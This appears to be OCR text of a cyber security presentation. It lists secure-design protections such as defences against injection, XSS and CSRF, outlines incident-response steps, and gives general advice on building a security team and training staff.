
- **Safe design and implementation (features below) [R04]**
  - 3-tier application
  - Validation of all input
  - SQL injection protection
  - XSS protection
  - Server Side Include Injection
  - Replay attack protection
  - CSRF protection
  - Command injection protection
  - LDAP injection protection
  - XPath injection protection
  - Resource injection protection
  - Log injection protection
  - XML poisoning
  - Session hijacking protection
  - Automatic session log-out
  - Cookies protection
  - No stored password for access to resource (connection strings, etc.)
  - Character set is specified in every page
  - No technical data leakage
  - No internal error messages, like stack trace, etc.
  - Buffer overflow
    [Collaboration Web, Core Data Storage, Gateway, Ontology, Secure Agent Infrastructure, [redacted] Monitor Centre]

Incident Response



- Collect data
- Stop malware propagation
- Identify and analyze threat
- Find all affected machines
- Forensics at first affected system
- Mitigation & Reporting

Scenario-Based {Planning, Learning, …}



- Ensuring cyber security is a **dynamic**, **demanding**, and **complex** task.
  - Build the right **team** and structure
  - Prepare **concrete** policies, procedures, standards, and guidelines
  - **Integrate** a cyber intelligence support
  - **Recognize** and defend single point of failure parts
  - Have an **understanding** of security operations concepts.
- Cyber security experts are forced to engage in constant **education**, having **access to test environments** and **develop both offensive** and **defensive** information techniques.

Vprašanja ...

blaz.ivanc@determinanta.si